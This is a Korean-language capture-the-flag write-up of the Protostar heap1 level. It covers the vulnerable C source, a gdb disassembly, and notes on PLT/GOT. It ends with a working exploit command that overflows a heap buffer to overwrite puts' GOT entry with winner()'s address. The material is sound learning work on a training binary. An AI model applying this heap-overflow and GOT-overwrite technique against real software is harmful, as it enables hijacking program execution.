Protostar Heap 01 write-up

1. 코드

```
9  struct internet {
10   int priority;
11   char *name;
12 };
13
14 void winner()
15 {
16   printf("and we have a winner @ %d\n", time(NULL));
17 }
18
```

```
19 int main(int argc, char **argv)
20 {
21   struct internet *i1, *i2, *i3;
22
23   i1 = malloc(sizeof(struct internet));
24   i1->priority = 1;
25   i1->name = malloc(8);
26
27   i2 = malloc(sizeof(struct internet));
28   i2->priority = 2;
29   i2->name = malloc(8);
30
31   strcpy(i1->name, argv[1]);
32   strcpy(i2->name, argv[2]);
33
34   printf("and that's a wrap folks!\n");
35 }
```

internet구조체, winner함수

main함수 :

internet 구조체 3개 중 1과 2를 malloc

strcpy에서 overflow가 일어날 것

prev_size
size
i1 data
prev_size
size
i2 data
top_chunk

2. exploit

1) 시작

```
1 user@protostar:/opt/protostar/bin$ ./heap1 AAAAAAAA BBBBBBBB
2 and that's a wrap folks!
```

argv[1], argv[2] 입력 (아무값) → 변조되지 않고 그대로 진행

2) gdb

```
12 (gdb) disas main
13 Dump of assembler code for function main:
14 0x080484b9 <main+0>:   push   %ebp
15 0x080484ba <main+1>:   mov    %esp,%ebp
16 0x080484bc <main+3>:   and    $0xfffffff0,%esp
17 0x080484bf <main+6>:   sub    $0x20,%esp
18 0x080484c2 <main+9>:   movl   $0x8,(%esp)
19 0x080484c9 <main+16>:  call   0x80483bc <malloc@plt>
20 0x080484ce <main+21>:  mov    %eax,0x14(%esp)
21 0x080484d2 <main+25>:  mov    0x14(%esp),%eax
22 0x080484d6 <main+29>:  movl   $0x1,(%eax)
23 0x080484dc <main+35>:  movl   $0x8,(%esp)
24 0x080484e3 <main+42>:  call   0x80483bc <malloc@plt>
25 0x080484e8 <main+47>:  mov    %eax,%edx
26 0x080484ea <main+49>:  mov    0x14(%esp),%eax
27 0x080484ee <main+53>:  mov    %edx,0x4(%eax)
28 0x080484f1 <main+56>:  movl   $0x8,(%esp)
29 0x080484f8 <main+63>:  call   0x80483bc <malloc@plt>
30 0x080484fd <main+68>:  mov    %eax,0x18(%esp)
31 0x08048501 <main+72>:  mov    0x18(%esp),%eax
32 0x08048505 <main+76>:  movl   $0x2,(%eax)
33 0x0804850b <main+82>:  movl   $0x8,(%esp)
34 0x08048512 <main+89>:  call   0x80483bc <malloc@plt>
35 0x08048517 <main+94>:  mov    %eax,%edx
36 0x08048519 <main+96>:  mov    0x18(%esp),%eax
37 0x0804851d <main+100>:     mov    %edx,0x4(%eax)
38 0x08048520 <main+103>:     mov    0xc(%ebp),%eax
39 0x08048523 <main+106>:     add    $0x4,%eax
40 0x08048526 <main+109>:     mov    (%eax),%eax
41 0x08048528 <main+111>:     mov    %eax,%edx
42 0x0804852a <main+113>:     mov    0x14(%esp),%eax
43 0x0804852e <main+117>:     mov    0x4(%eax),%eax
44 0x08048531 <main+120>:     mov    %edx,0x4(%esp)
```

```
45 0x08048535 <main+124>:     mov    %eax,(%esp)
46 0x08048538 <main+127>:     call   0x804838c <strcpy@plt>
47 0x0804853d <main+132>:     mov    0xc(%ebp),%eax
48 0x08048540 <main+135>:     add    $0x8,%eax
49 0x08048543 <main+138>:     mov    (%eax),%eax
50 0x08048545 <main+140>:     mov    %eax,%edx
51 0x08048547 <main+142>:     mov    0x18(%esp),%eax
52 0x0804854b <main+146>:     mov    0x4(%eax),%eax
53 0x0804854e <main+149>:     mov    %edx,0x4(%esp)
54 0x08048552 <main+153>:     mov    %eax,(%esp)
55 0x08048555 <main+156>:     call   0x804838c <strcpy@plt>
56 0x0804855a <main+161>:     movl   $0x804864b,(%esp)
57 0x08048561 <main+168>:     call   0x80483cc <puts@plt>
58 0x08048566 <main+173>:     leave
59 0x08048567 <main+174>:     ret
60 End of assembler dump.
```

최적화 때문에 puts로 바뀌었음

조사해보니 got overwrite문제

plt는 got를 가리키고, got에는 함수의 실제 주소가 들어있음

plt에는 코드가 저장(got로 점프하는 코드), got에는 주소가 저장

got값을 원하는 함수의 주소로 변조 =>got overwrite

- GOT에는 주소가 저장되어 있다. (plt+6의 주소 or 실제 함수의 주소)

- PLT에는 코드가 저장되어 있다. (GOT로 점프하는 코드!)

- 흐름에 맞게 GOT에는 원래 GOT에 있던값이, PLT에는 원래 PLT에 있던 값이 있어야 한다. (반드시 그런건 아니지만, 흐름상 그렇다.)


<참고 : https://bbolmin.tistory.com/75>

지금의 문제에서는 puts함수의 got에 winner()함수의 실제 주소를 overwrite해야함

<main+168>에서 puts함수를 call

위의 캡쳐에서 puts함수의 plt주소는 0x80483cc

3)



i1 data (int 4 + malloc 8 =12) 12바이트 + i2 chunk의 header 8 = 20

20을 문자로 덮어씌워주고 처리하면 됨

4)

```
(gdb) p winner
$1 = {void (void)} 0x8048494 <winner>
```

winner함수의 주소 0x8048494

5)

```
$ ./heap1 `python -c 'print "a"*20+"\x74\x97\x04\x08"+" "+"\x94\x84\x04\x08"'`
and we have a winner @ 1520801046
```

a 20개 + got주소 + winner주소

//got 공부를 더 해야할 것 같다…